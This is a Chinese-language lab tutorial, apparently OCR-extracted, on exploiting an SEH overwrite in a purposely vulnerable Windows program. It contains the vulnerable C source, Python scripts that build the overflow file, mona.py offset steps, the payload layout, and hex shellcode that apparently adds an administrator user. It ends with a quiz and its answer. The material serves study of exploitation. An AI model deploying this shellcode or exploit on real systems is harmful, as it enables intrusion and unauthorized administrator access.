Immunity Debugger 软件专门用于加速漏洞利用程序的开发，辅助漏洞挖掘以及恶意软件分析

python 是一种面向对象、解释型计算机程序设计语言

mona.py 是由 corelan team 整合的一个可以自动构造 Rop Chain 而且集成了 metasploit 计算偏移量功能的强大挖洞辅助插件'

【注】本实验成功与否与实验环境，工具等相关。

5 实验步骤

首先我们对目标程序进行尝试溢出，看看是否能够覆盖到 SEH,然后计算多少个字符可以覆盖到到 SEH,寻找合适的 POP POP RETN 序列和 SHELLCODE 构造我们的 Exploit。

我们的任务分为 3 个部分：

1．尝试溢出。

2．定位溢出点。

3．构造利用。

5.1 实验任务一

前言 下面是我写的有漏洞程序的源码

```
//by www.netfairy.net
#include<windows.h>
#include<string.h>
#include<stdio.h>
void test(char *str)
{
      char buf[8];
      strcpy(buf,str);

}

int main()
{
      FILE *fp;
      int i;
       char str[30000];
      LoadLibrary("C:\\Netfairy.dll");
       if((fp=fopen("C:\\test.txt","r"))==NULL)
      {
            printf("\nFile can not open!");
            getchar();
            exit(0);
       }
      for(i=0;;i++)
      {
           if(!feof(fp))
           {
            str[i]=fgetc(fp);
```

```
        }
        else
        {
            break;
        }
    }
    test(str);

    fclose(fp);
     getchar();
    return 0;
}
```


【注】本有漏洞的程序名为 test.exe,在 C 盘下可以找到.

任务描述：使用恶意构造的文件溢出目标程序并计算溢出点


当我们拿到一个软件，正常情况下，我们先试试能不能溢出利用它。利用下面 python 代码试试

```
filename="C:\\test.txt"#待写入的文件名

myfile=open(filename,'w')  #以写方式打开文件

filedata="A"*50000 #待写入的数据

myfile.write(filedata)  #写入数据

myfile.close()  #关闭文件
```


这里产生 50000 个 A，运行这 python 代码，在 C 盘下会产生 5000 个 A 组成的 test.txt 文件。然后用 windbg 打开程序，执行命令 g，可以看到，windbg 捕获到了异常，再用!exchain 查看 SEH 链




我们利用超长字符串成功覆盖了 SEH 接下来就是定位溢出点了，也就是多少个字符可以覆盖到 SEH . 首先我们用 ImmunityDebugger 的 mona.py 插件产生 50000 个随机字符 !mona pc 50000



然后把找到 patttern.txt 这个文件，把选中的内容去掉。




改名为 test.txt 替换原 C 盘下的 test.txt 文件。然后再次用 windbg 打开我们的 test.exe 程序，输入命令 g 运行崩溃，在输入!exchain 查看异常处理链，如下图



可以看到 Pointer to next SHE record 被覆盖为 0x356e4d34，也就是字符串 5nM4 因为因为这是小序存放，所以反过来就是 4Mn5

我们打开 ImmunityDebugger 在命令行输入!mona pattern_offset 4Mn5




由上图可知我们可以知道 4Mn5 出现在 9764 位置，所以理论上我们填充 9764 个字符就可以覆盖到 Pointer to next SHE record 了，但是我最了一下测试发现 9764 个字符没有覆盖到 Pointer to next SHE record。难道我们计算有错？其实不是的，我们刚才产生了 50000 个随机字符对吧？我发现这 50000 个字符每隔 20280 就循环一次，所以我们需要覆盖 9764 +20280 个字符才可以覆盖到 Pointer to next SEH record，因此我们把前面的 python 代码改成下面这样

```
filename="C:\\test.txt"#待写入的文件名

myfile=open(filename,'w')  #以写方式打开文件
```


```
filedata="A"*30044 #待写入的数据

myfile.write(filedata)  #写入数据

myfile.close()  #关闭文件
```

重新产生 test.txt 文件，然后用 ImmunityDebugger 打开 test.exe 程序并运行，程序出现异常，此时看 0x18ff78 这个地址，我们发现 AAAAAA 还差 20 个字符覆盖到 Pointer to next SHE record



因此我们把前面的 python 代码的这句

filedata="A"*30044 #待写入的数据　改成　filedata="A"*30064 #待写入的数据。再次用 ImmunityDebugger 运行 test.exe



可以看到刚好能覆盖到地址 0x18ff78，也就是 Pointer to next SHE record ok,定位完成。

【注】本实验与环境关系很大，可能你做的跟我的不完全一样，大家随机应变。学会思路就行。

5.1.1. 练习

关于覆盖 SEH，下列说法正确的是是？【单选题】

【A】我们可以覆盖 SHE 那么一定也可以覆盖返回地址并利用

【B】覆盖 SEH 中我们只需要覆盖 Pointer to next SEH record

【C】如果程序没有写异常处理那么就不能利用 SEH

【D】需要用 POP POP RETN 序列的地址覆盖 Pointer to Exception Handler

答案：D

5.2 实验任务二

任务描述：构造我们的利用代码。

1 由前面可知我们填充 30044 个字符就可以覆盖到 Pointer to next SHE record

。seh 利用的格式是

30064 填充物+ "\xEB\x06\x90\x90" +pop pop retn 指令序列地址+shellcode


我这里给出一个在 Windows 7 64 位 sp1 下可用的 shellcode

```
//添加用户 shellcode

"\x31\xd2\xb2\x30\x64\x8b\x12\x8b\x52\x0c\x8b\x52\x1c\x8b\x42"\

     "\x08\x8b\x72\x20\x8b\x12\x80\x7e\x0c\x33\x75\xf2\x89\xc7\x03"\

     "\x78\x3c\x8b\x57\x78\x01\xc2\x8b\x7a\x20\x01\xc7\x31\xed\x8b"\

     "\x34\xaf\x01\xc6\x45\x81\x3e\x57\x69\x6e\x45\x75\xf2\x8b\x7a"\

     "\x24\x01\xc7\x66\x8b\x2c\x6f\x8b\x7a\x1c\x01\xc7\x8b\x7c\xaf"\

     "\xfc\x01\xc7\x68\x4b\x33\x6e\x01\x68\x20\x42\x72\x6f\x68\x2f"\

     "\x41\x44\x44\x68\x6f\x72\x73\x20\x68\x74\x72\x61\x74\x68\x69"\

     "\x6e\x69\x73\x68\x20\x41\x64\x6d\x68\x72\x6f\x75\x70\x68\x63"\

     "\x61\x6c\x67\x68\x74\x20\x6c\x6f\x68\x26\x20\x6e\x65\x68\x44"\

     "\x44\x20\x26\x68\x6e\x20\x2f\x41\x68\x72\x6f\x4b\x33\x68\x33"\

     "\x6e\x20\x42\x68\x42\x72\x6f\x4b\x68\x73\x65\x72\x20\x68\x65"\

     "\x74\x20\x75\x68\x2f\x63\x20\x6e\x68\x65\x78\x65\x20\x68\x63"\

     "\x6d\x64\x2e\x89\xe5\xfe\x4d\x53\x31\xc0\x50\x55\xff\xd7"
```


还差 pop pop retn 序列就行了，其实我觉得最难的就是找 pop pop retn 序列，如果在 xp 下倒不是什么问题，win7 以上微软加入了各种安全保护措施，如 safeseh。这就是为什么前面程序代码中我加入了


```
LoadLibrary("C:\\Netfairy.dll");
```


因为系统的 dll 基本上都有 safeseh,所以我们需要找到一个没有 safeseh 的模块，它就是 Netfairy.dll,并且这个模块有 pop pop retn 序列。
下面说下怎么在 Netfairy.dll 查找 pop pop retn。首先用 ImmunityDebugger 载入 test.exe 程序并运行，出现异常后点工具栏的按 Atl+M




哈哈，看到我们的 netfairy.dll 模块了吧，然后


Actulize
View in Disassembler Enter
Dump in CPU
Dump
Search Ctrl+B
Set break-on-access F2
Set memory breakpoint on access
Set memory breakpoint on write
Remove memory breakpoint
Set access
Copy to clipboard
Sort by
Appearance


Immunity Debugger - Driver.exe - [CPU - main thread, module Netfairy]
File View Debug Plugins ImmLib Options Window Help Jobs
Backup
Copy
Binary
Assemble Space
Label :
Comment ;
Add Header
Modify Variable
Breakpoint
Run trace
New origin here Ctrl+Gray *
Go to
Follow in Dump
Search for
Find references to
View
Copy to executable
Analysis
Bookmark
Appearance
Name (label) in current module Ctrl+N
Name in all modules
All Commands in all modules
All sequences in all modules
Command Ctrl+F
Sequence of commands Ctrl+S
Constant
Binary string Ctrl+B
All intermodular calls
All commands
All sequences
All constants
All switches





看到了吧，0x50021344 有我们想要的 pop pop retn 序列

